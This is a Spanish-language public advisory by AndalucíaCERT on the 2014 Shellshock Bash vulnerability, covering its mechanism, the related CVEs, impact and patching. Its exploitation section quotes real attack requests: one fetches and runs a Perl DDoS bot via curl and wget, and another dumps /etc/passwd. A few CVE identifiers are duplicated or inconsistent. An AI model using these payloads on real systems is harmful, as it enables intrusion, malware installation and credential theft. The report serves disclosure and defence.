Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.
CONSEJERÍA DE ECONOMÍA, INNOVACIÓN, CIENCIA Y EMPLEO

Informe de divulgación
Vulnerabilidad Shellshock

Tipo de documento:	*Informe*
Autor del documento:	*AndalucíaCERT*
Código del Documento:	*CERT-IF-6951-152101*
Edición:	*0*
Categoría	*Público*
Fecha de elaboración:	*21/01/2015*
N° de Páginas	*1 de 14*

1 TABLA DE CONTENIDOS

2 OBJETO Y ALCANCE

El objetivo de este documento es proporcionar una introducción al funcionamiento de la vulnerabilidad shellshock, por qué se produce, el tipo de vulnerabilidad, la linea temporal de las distintas vulnerabilidades que han aparecido relacionadas con este fallo y maneras de aprovechar alguna de ellas. Finalmente veremos el impacto que ha tenido esta vulnerabilidad y la manera de protegerse contra ella.

Este documento va destinado al personal de la Junta de Andalucía y al público en general.

3 INTRODUCCIÓN

El pasado día 24 de Septiembre del 2014 fue publicada una vulnerabilidad que afectaba al intérprete de comandos BASH, ampliamente usado en sistemas Unix/Linux y muchos otros sistemas basados en UNIX como Android y Mac OS X. Bash (Bourne again shell) es un programa informático cuya función consiste en interpretar órdenes de manera similar al programa CMD.exe en los sistemas Windows. Fue escrito para el proyecto GNU y es actualmente el intérprete de comandos por defecto en la mayoría de las distribuciones Linux.

A pesar de ser rápidamente solucionado con la publicación de su correspondiente parche, la inspección del código fuente del interprete llevada a cabo por la comunidad, permitieron descubrir nuevas vulnerabilidades que no se encontraban parcheadas ni que eran solucionadas por ese primer parche, lo que aumentaba la posibilidad de explotar cualquiera de esos fallos.

La importancia e impacto de esta vulnerabilidad radica en que Bash es una aplicación ampliamente usada y extendida, siendo base subyacente en la gran mayoría de las distribuciones Linux y usado en una gran cantidad de programas y aplicaciones. Así mismo la facilidad de explotación y la capacidad de poder ser explotado remotamente, hacen que esta vulnerabilidad pueda tener un gran impacto en sistemas que no hayan sido correctamente actualizados.

4 ¿QUÉ ES SHELLSHOCK?

Shellshock (también conocido como Bashdoor) es una familia de agujeros de seguridad en el intérprete de comandos BASH. Fue hecho público el día 24 de Septiembre de 2014. El principal problema es que muchos servicios de Internet usan Bash para procesar ciertos comandos, permitiendo a un potencial atacante ejecutar código a su elección si el sistema se encuentra afectado por la versión de Bash vulnerable, lo que podría llevar a la obtención de acceso no autorizado al sistema objetivo del ataque.

4.1 SHELLSHOCK Y BASH

Como hemos indicado, Bash es un programa informático cuya función consiste en interpretar órdenes que se le proporcionen (habitualmente desde una línea de comandos), sin embargo, es posible ampliar la funcionalidad del mismo mediante la creación de scripts que ejecutarán ciertas acciones "en lote". Esto nos permite tener una poderosa herramienta, integrada en el sistema y que permite funcionalidades similares a los lenguajes de programación estándares.

Existen dos conceptos relacionados a la hora de explicar el funcionamiento de la vulnerabilidad shellshock: **Variables de entorno y declaración de funciones.**

La shell BASH nos permite utilizar dos tipos de variables, las locales y globales (environment variables). Básicamente, la diferencia entre ambas radica en que la variable local tiene valor únicamente dentro de nuestra shell, es decir, de nuestra sesión. Ningún otro usuario tiene acceso a ella. Por el contrario, las variables globales se establecen para todas las shells.

Definición de variables locales:

```
$ VARLOC="test local"
```

La definición de las variables de entorno se realizan mediante "export":

```
$ export VARGLOB="test global"
```

Por otra parte, Bash permite introducir funciones como variables de entorno, así por ejemplo, siendo una función que mostrará un mensaje por pantalla:

```
andaluciacert() { echo "función dummy"; }
```

Y cuya ejecución devolviera lo siguiente:

```
$andaluciacert
función dummy
```

Sería posible exportarla, de manera que quedara establecida de manera global:

```
$ export  andaluciacert() { echo "función dummy"; }
```

Shellshock se aprovecha de un fallo a la hora de procesar las variables de entorno del sistema. Mediante la declaración de funciones es posible incluir código al final, éste será también ejecutado independientemente del nombre de la variable.

El fallo está cuando se añade código adicional al final de estas definiciones de funciones (dentro de la variable environment). Bash seguirá ejecutando o interpretando estos comandos, lo que le permitirá la ejecución arbitraria de comandos en el sistema.

El primer fallo hecho público (**CVE-2014-6271**) permite que Bash pueda ejecutar comandos involuntariamente cuando los comandos se concatenan en el final de las definiciones de funciones almacenada en los valores de las variables de entorno. Pocos días después del descubrimiento inicial y el parcheo de Shellshock, un intenso escrutinio de los defectos de diseño subyacentes, permitieron descubrir una variedad de vulnerabilidades derivadas presentes hasta entonces en Bash.

El impacto, como se puede observar en la imagen, definido por el CVSS (Common Vulnerability Scoring System), hace que haya sido definido en algunos medios como la vulnerabilidad perfecta:



Ilustración 1: Puntuación CVSS de Shellshock

5 UN BUG, VARIAS VULNERABILIDADES

Como hemos comentado anteriormente, las inspecciones realizadas por distintos programadores permitió descubrir que el parche publicado para solucionar la vulnerabilidad CVE-2014-6271 era incompleto y aún se permitía la inyección de comandos después de la aplicación del mismo. Para solucionar este hecho, se creo el CVE-2014-7169.

De la misma manera, durante los siguientes días se descubrieron y publicaron otras vulnerabilidades derivadas de estas: CVE-2014-6277, CVE-2014-6277, CVE-2014-7186 y CVE-2014-7187. La línea temporal de la publicación de las vulnerabilidades es la siguiente:

- 24/09/2014: Publicación de la vulnerabilidad CVE-2014-6271.
- 26/09/2014: Publicación de nueva vulnerabilidad CVE-2014-6269 (Aftershock).
- 27/09/2014: De la misma manera, se descubren dos nuevas vulnerabilidades que aprovechan fallos en bash similares: CVE-2014-6277 y CVE-2014-6277.
- 29/09/2014: Detección de muestras de malware aprovechando la vulnerabilidad https://access.redhat.com/articles/1213683.
- 30/09/2014: Se descubren dos nuevos fallos es bash que permiten aprovecharse de la vulnerabilidad. Se les asignan los identificadores: CVE-2014-7186 y CVE-2014-7187.

6 EXPLOTACIÓN DE LA VULNERABILIDAD

Hasta ahora hemos explicado de qué trata la vulnerabilidad y qué vulnerabilidades fueron creadas a partir del descubrimiento del primer fallo en Bash, pero ... ¿Cómo se puede llegar a explotar? ¿Cuán sencillo es llegar a aprovecharse de ella?

Aunque cada vulnerabilidad descubierta tiene su propia prueba de concepto (en inglés Proof of Concept, **POC**), vamos a ver en este apartado las más destacadas y sencillas de explotar.

La vulnerabilidad reportada inicialmente (**CVE-2014-6271**) se explotaba de la siguiente manera, desde una linea de comando se ejecute la siguiente sentencia:

```
env x='() { :;}; echo vulnerable' bash -c "echo es una prueba"
```

En los sistemas afectados por la vulnerabilidad, se consigue embeber una variable de entorno especialmente formada ("x"), que es leída por el interprete al realizar *bash -c "echo es una* prueba". Dicho de otra forma; se consigue introducir una línea determinada en las variables de entorno de manera que al realizar esta "lectura" de las variables de entorno, y alcanzar la variable "x", el fallo en el interprete hará

que no se detenga tras el ";" (que sería el comportamiento habitual), ejecutándose "echo vulnerable" (que bien pudiera ser un comando más peligroso).

Por tanto, de ser vulnerable, el sistema nos devolvería por pantalla estas dos líneas:

```
vulnerable
es una prueba
```

Tras la publicación y el estudio del código se descubrieron varias vulnerabilidades relacionadas, como por ejemplo **Aftershock** (CVE-2014-7169):

```
env X='() { (a)=>\' sh -c "echo date"; cat echo
```

El verdadero peligro que reside en la explotación de esta vulnerabilidad es que, en general, **cualquier aplicación que permita que un valor que se le pase como entrada sea llamado al sistema a través de bash es susceptible de ser potencialmente vulnerable** (llamadas a system o cmd entre otras ...), y por tanto, de ejecutar código a elección del atacante, de ahí la importancia de actualizar lo antes posible los sistemas.



Ilustración 2: Publicación de Symantec explicando la vulnerabilidad

Es por ello y como se verá posteriormente, se encuentran siendo especialmente explotados de manera remota los servidores web basados en CGI. Se detectan intentos de explotación de la vulnerabilidad a través de peticiones GET y POST, intentando introducir el código en los distintos campos que nos permite el protocolo HTTP (User Agent, cookie, referer, ...) con el objetivo de que alguno de ellos se le pase de manera interna a bash y permita la ejecución del comando.

Un ejemplo de una petición intentando explotar varios campos es la siguiente:

```
GET /example HTTP/1.1
Host: www.website.es
Accept-Encoding: gzip, deflate
Accept: () { :;};echo;echo "7e30"'e9d2'b408d1be10ff3bb5c1173dec;echo;exit
User-Agent: () { :;};echo;echo "7e30"'e9d2'b408d1be10ff3bb5c1173dec;echo;exit
Connection: keep-alive
Referer: () { :;};echo;echo "7e30"'e9d2'b408d1be10ff3bb5c1173dec;echo;exit
Cookie: () { :;};echo;echo "7e30"'e9d2'b408d1be10ff3bb5c1173dec;echo;exit
```

En la siguiente imagen se puede ver la secuencia general de explotación utilizando servidores Unix vulnerables con diferentes fines como escaneos, denegación de servicio, robo de información, ...

Ilustración 3: Secuencia de uso de vulnerabilidad para descarga de software malicioso

Se muestra a continuación otros ejemplos de explotación de esta vulnerabilidad.

6.1 DESCARGA DE BOT IRC PARA ATAQUES DE DENEGACIÓN DE SERVICIO

La siguiente petición intentaba descargar y ejecutar un bot que era controlado mediante un canal de control IRC desde una localización maliciosa. Este bot principalmente se encontraba orientado a la realización de ataques de Denegación de Servicio Distribuida (DDoS).

```
GET /xxxxxxx/yyyyyyy/spip/spip.php?article317&debut_articles_rubrique=15 HTTP/1.1
TE: deflate,gzip;q=0.3
Keep-Alive: 300
Connection: Keep-Alive, TE
Host:  <URL>
User-Agent: () { :;}; /bin/bash -c "curl -O http://XXX.XXX.XXX.XXX/ha.pl -o
/tmp/ha.pl; lwp-download -a http://XXX.XXX.XXX.XXX/ha.pl /tmp/ha.pl;wget
http://XXX.XXX.XXX.XXX/ha.pl -O /tmp/ha.pl;perl /tmp/ha.pl;rm -f
/tmp/ha.pl;mkdir /tmp/ha.pl"
```

6.2 ROBO DE ARCHIVO /ETC/PASSWD

El objetivo de este ataque es obtener el archivo passwd para conseguir obtener posibles credenciales de acceso.

```
GET /cgi-bin/status/status.cgi HTTP/1.1
Host: <SERVER_DOMAIN>
User-Agent: () { :;}; echo "Bagstash: " $(</etc/passwd)
```

7 ¿CÓMO NOS PUEDE AFECTAR?

Los vectores de explotación específicos que aprovecha esta vulnerabilidad y que se han visto más afectado son los siguientes:

- **Servidores WEB basados en CGI:** Cuando un servidor WEB utiliza CGI (Common Gateway Interface) para manejar una petición a un documento, ésta pasa distintos detalles de la petición a la lista de variables de entorno, como por ejemplo la variable HTTP_USER_AGENT, que identifica el programa que envía la petición. El hecho de que pase la variable directamente puede ser aprovechado para explotar la vulnerabilidad.



Ilustración 4: Petición capturada intentando explotar un servidor con CGI

- **Servidores OpenSSH:** Este programa tiene una característica denominada "ForceCommand" que permite ejecutar un comando determinado cuando un usuario accede al sistema por SSH. Este comando se ejecuta incluso si el usuario especifica que se debe ejecutar otro comando; en tal caso, el comando original se guarda en la variable de entorno "SSH_ORIGINAL_COMMAND", permitiendo poder aprovechar la vulnerabilidad.
- **Clientes DHCP:** Algunos clientes DHCP permiten "pasar" comandos a Bash (aparte de la información relacionada con la obtención del direccionamiento IP) si reciben esa información desde un servidor DHCP. En un escenario con un servidor DHCP malicioso (por ejemplo, una red wifi abierta), este podría proporcionar una cadena aprovechando Shellshock con el objetivo de que un cliente que solicitara la dirección IP.



Ilustración 5: Ejemplo de aprovechamiento DHCP en programa FTP

8 SHELLSHOCK Y SU IMPACTO

Durante los cinco primeros días tras la publicación de la vulnerabilidad, según un estudio de la compañía Incapsula, se detectaron hasta 217,089 intentos de explotación en 4115 dominios monitorizados.

Durante el periodo de observación, la tasa de ataque promedio casi se duplicó, con picos de hasta más de 1.970 ataques por hora. Como es posible observar en el siguiente gráfico:



Ilustración 6: Intentos de explotación de la vulnerabilidad durante las primeras horas

Los ataque se produjeron desde más de 890 direcciones IP distintas. Principalmente los ataques que intentan aprovecharse de Shellshock pueden ser usados para:

- Ataques de Denegación de servicio distribuidas (DDoS).
- Ejecución remota de código a elección del atacante.
- Reconocimiento de la red interna.
- Escalada de privilegios.
- Propagación de malware y Webshells.

El siguiente gráfico muestra la distribución de los ataques detectados en el estudio comentado:



Ilustración 7: Distribución de los ataques detectados por tipo

Aunque sea tan sólo un estudio aislado, nos permite ver el impacto que ha tenido esta vulnerabilidad a nivel global y la gran cantidad de intentos de explotación que se reciben de esta vulnerabilidad.

Es posible ver el estudio completo en el siguiente enlace:http://www.incapsula.com/blog/shellshock-bash-vulnerability-aftermath.html

9 SOLUCIÓN A LA VULNERABILIDAD

La manera más sencilla para solucionar esta vulnerabilidad pasa por comprobar si somos vulnerables y, en caso afirmativo, actualizar o parchear el sistema de manera inmediata.

Para comprobar si un sistema es vulnerable podemos intentar probar lanzar la vulnerabilidad, tal y como se indica en los apartados anteriores, esta prueba es totalmente inocua y no tendrá ningún efecto en el sistema, más allá de hacer aparecer un mensaje determinado por pantalla.

También es posible determinar si estamos afectados por la vulnerabilidad comprobando la versión de Bash que tenemos instalada, mediante el comando:

```
bash –version
```

Si tenemos la versión 3.2.51, necesitamos actualizar el software de Bash. En la mayor parte de sistemas operativos Linux ya se han lanzado parches para corregir la vulnerabilidad, encontrándose disponible en los distintos repositorios de las distintas distribuciones, así, según las distintas distribuciones:

- Centos: yum update bash -y
- Ubuntu: apt-get update; apt-get install –only-upgrade bash
- Arch: pacman -Syu

En caso de no poder actualizar mediante estas herramientas se recomienda descargar y compilar manualmente una nueva versión sin la vulnerabilidad o aplicar los parches correspondientes.

10 CONCLUSIONES

Nos encontramos, sin duda ante una de las vulnerabilidades más importantes de los últimos años, debido a la cantidad de sistemas a los que afecta, el impacto y la facilidad para explotarlo. Es por ello que hay ser conscientes de este hecho y comprobar que los sistemas que usemos, bien sean caseros, profesionales u de otro tipo se encuentran correctamente actualizados con una versión no afectada

Sin embargo, el mayor problema no viene por los equipos informáticos, si tenemos en cuenta otros dispositivos como los routers o todo tipo de dispositivos que conforman el Internet de las Cosas, el número de estos aumenta hasta una cantidad muy elevada. Sistemas de entretenimiento, Smart TVs, electrodomésticos como neveras o incluso sistemas domóticos suelen incorporar como sistema operativo alguna variante de UNIX que normalmente contiene Bash y que no siempre se encuentran soportadas, han dejado de recibir actualizaciones y/o no se actualizan correctamente o con la frecuencia deseada.

11 REFERENCIAS

- Incapsula Blog: The Shellshock Aftermath – How Hackers Are "Bashing" Servers:
  - http://www.incapsula.com/blog/shellshock-bash-vulnerability-aftermath.html
- Symantec: ShellShock: All you need to know about the Bash Bug vulnerability:
  - http://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability
- US-CERT: GNU Bourne-Again Shell (Bash) 'Shellshock' Vulnerability (CVE-2014-6271, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187, CVE-2014-6277 and CVE 2014-6278):
  - https://www.us-cert.gov/ncas/alerts/TA14-268A
- Eleven Paths: Shellshock, cómo se podría explotar en remoto:
  - http://blog.elevenpaths.com/2014/09/shellshock-como-se-podria-explotar-en.html